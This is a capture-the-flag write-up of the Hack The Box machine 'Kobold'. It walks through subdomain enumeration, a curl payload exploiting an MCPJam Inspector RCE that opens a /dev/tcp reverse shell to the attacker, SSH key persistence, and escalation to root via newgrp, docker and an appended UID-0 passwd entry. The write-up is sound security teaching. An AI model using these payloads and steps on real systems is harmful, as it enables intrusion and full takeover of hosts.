Description
Kobold is an easy Hack The Box machine that features:
- Subdomain Enumeration to find a MCPJam Inspector instance
- MCPJam Inspector Remote Command Execution to get a Linux Shell
- Privilege Escalation by pivoting to
dockergroup using a SUIDnewgrpcommand and the ability to mount/rootfolder
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.15.112.
$ ping -c 3 10.129.15.112
PING 10.129.15.112 (10.129.15.112) 56(84) bytes of data.
64 bytes from 10.129.15.112: icmp_seq=1 ttl=63 time=44.0 ms
64 bytes from 10.129.15.112: icmp_seq=2 ttl=63 time=45.1 ms

--- 10.129.15.112 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2003ms
rtt min/avg/max/mdev = 44.000/44.556/45.112/0.556 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.15.112 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.15.112
Host is up (0.047s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 3.93 seconds
We find the opened 22, 80, and 443 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.15.112 -Pn -sV -sC -p22,80,443 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.15.112
Host is up (0.044s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:45:12:36:03:61:de:0f:0b:2b:c3:9b:2a:92:59:a1 (ECDSA)
|_  256 d2:3c:bf:ed:55:4a:52:13:b5:34:d2:fb:8f:e4:93:bd (ED25519)
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp open  ssl/http nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-title: Did not follow redirect to https://kobold.htb/
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after:  2125-02-19T15:08:55
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.83 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We move to the web application and we add the wingdata.htb host to the /etc/hosts file. The HTTP service is redirecting to the HTTPs service.
$ echo '10.129.15.112 kobold.htb' | sudo tee -a /etc/hosts
We find a static page about a centralized platform for managing internal services and AI services.
 We do not find more content on the page, we move to enumerate the active subdomains:
$ gobuster vhost -u https://kobold.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50 -k
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       https://kobold.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
mcp.kobold.htb Status: 200 [Size: 466]
bin.kobold.htb Status: 200 [Size: 24402]
We find two subdomains: mcp and bin. We add the first one to the /etc/hosts file.
$ echo '10.129.15.112 mcp.kobold.htb' | sudo tee -a /etc/hosts
After opening the https://mcp.kobold.htb/ page we find an instance of the MCPJam Inspector application, a local development client for ChatGPT apps, MCP ext-apps, and MCP servers.
 In the settings we find that the
 v1.4.2 version is used.
Exploitation
The 1.4.2 version and earlier are vulnerable to remote code execution (RCE) vulnerability, which allows an attacker to send a crafted HTTP request that triggers the installation of an MCP server, leading to RCE, CVE-2026-23744. In the advisory, we find that a remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam Inspector. We are going to adapt it to our environment to create a remote shell to the remote machine, but firstly we start a listening TCP port in 1234 port using nc -nvlp 1234.
$ curl https://mcp.kobold.htb/api/mcp/connect -k --header "Content-Type: application/json" --data '{"serverConfig":{"command":"bash","args":["-c", "bash -i >& /dev/tcp/10.10.15.158/1234 0>&1"],"env":{}},"serverId":"mytest"}'
We receive a reverse shell as the ben user, belonging to the operator group
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.158] from (UNKNOWN) [10.129.15.112] 40216
bash: cannot set terminal process group (1485): Inappropriate ioctl for device
bash: no job control in this shell
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
Post-Exploitation
We open a new shell using SSH by adding a public SSH key to the user personal directory, .ssh. We start by generating the SSH key.
$ ssh-keygen -t rsa -b 1024 -f id_rsa
Then we create the .ssh folder in the /home/ben directory in the remote machine and the we append the generated public key.
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ mkdir -p /home/ben/.ssh
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCxMc1ZGyT/z98fBN4VTI2mZypa69dQpcQbG4jF0eC2Fu1w407j9azf2zFKzQi45w67Rgjubx0eT3+Oq+lfJp5WkVQCmmJKf16G8FzGFd/1WRP0NTjAAxm++vPcvs/oo8I+S7dJfkjlqUx4ns71f6QA5fM7FZHSxmtKut1bBA+6LQ== user@htb' > /home/ben/.ssh/authorized_keys
Then we connect from our machine using SSH.
$ ssh -i id_rsa ben@kobold.htb
ben@kobold:~$ id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
We find one interesting SUID binary in the system, newgrp.
ben@kobold:~$ find / -perm -4000 2> /dev/null
/usr/bin/umount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
ben@kobold:~$ ls -l /usr/bin/newgrp
-rwsr-xr-x 1 root root 40664 May 30  2024 /usr/bin/newgrp
The newgrp command is used to change the current group ID during a login session. newgrp changes the current real group ID to the named group, or to the default group listed in /etc/passwd if no group name is given. We find that Docker is used in the system, but we do not have permissions to run it, as we do not belong to the docker group.
ben@kobold:~$ docker ps -a
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.50/containers/json?all=1": dial unix /var/run/docker.sock: connect: permission denied
We can use the newgrp to be part of the docker group.
ben@kobold:~$ newgrp docker
ben@kobold:~$ docker ps -a
CONTAINER ID   IMAGE                               COMMAND                  CREATED       STATUS             PORTS                      NAMES
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"   4 weeks ago   Up About an hour   127.0.0.1:8080->8080/tcp   bin
We can list a running container, 4c49dd7bb727, using the privatebin/nginx-fpm-alpine:2.0.2 image. We can use Docker and this image to mount the / folder of the host machine in a new container and then write files as root user in the machine, such as adding a new root2 user, with passwordhtb password and UID 0.
ben@kobold:~$ docker run -it --rm -v /:/host_fs --name temp-container --user root --entrypoint /bin/sh privatebin/nginx-fpm-alpine:2.0.2
/var/www # echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /host_fs/etc/passwd
Now we can exit the container and open the session as the root user.
ben@kobold:~$ su root2
Password:
root@kobold:/home/ben# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@kobold:/home/ben# cat /home/ben/user.txt
<REDACTED>
root@kobold:/home/ben# cat /root/root.txt
<REDACTED>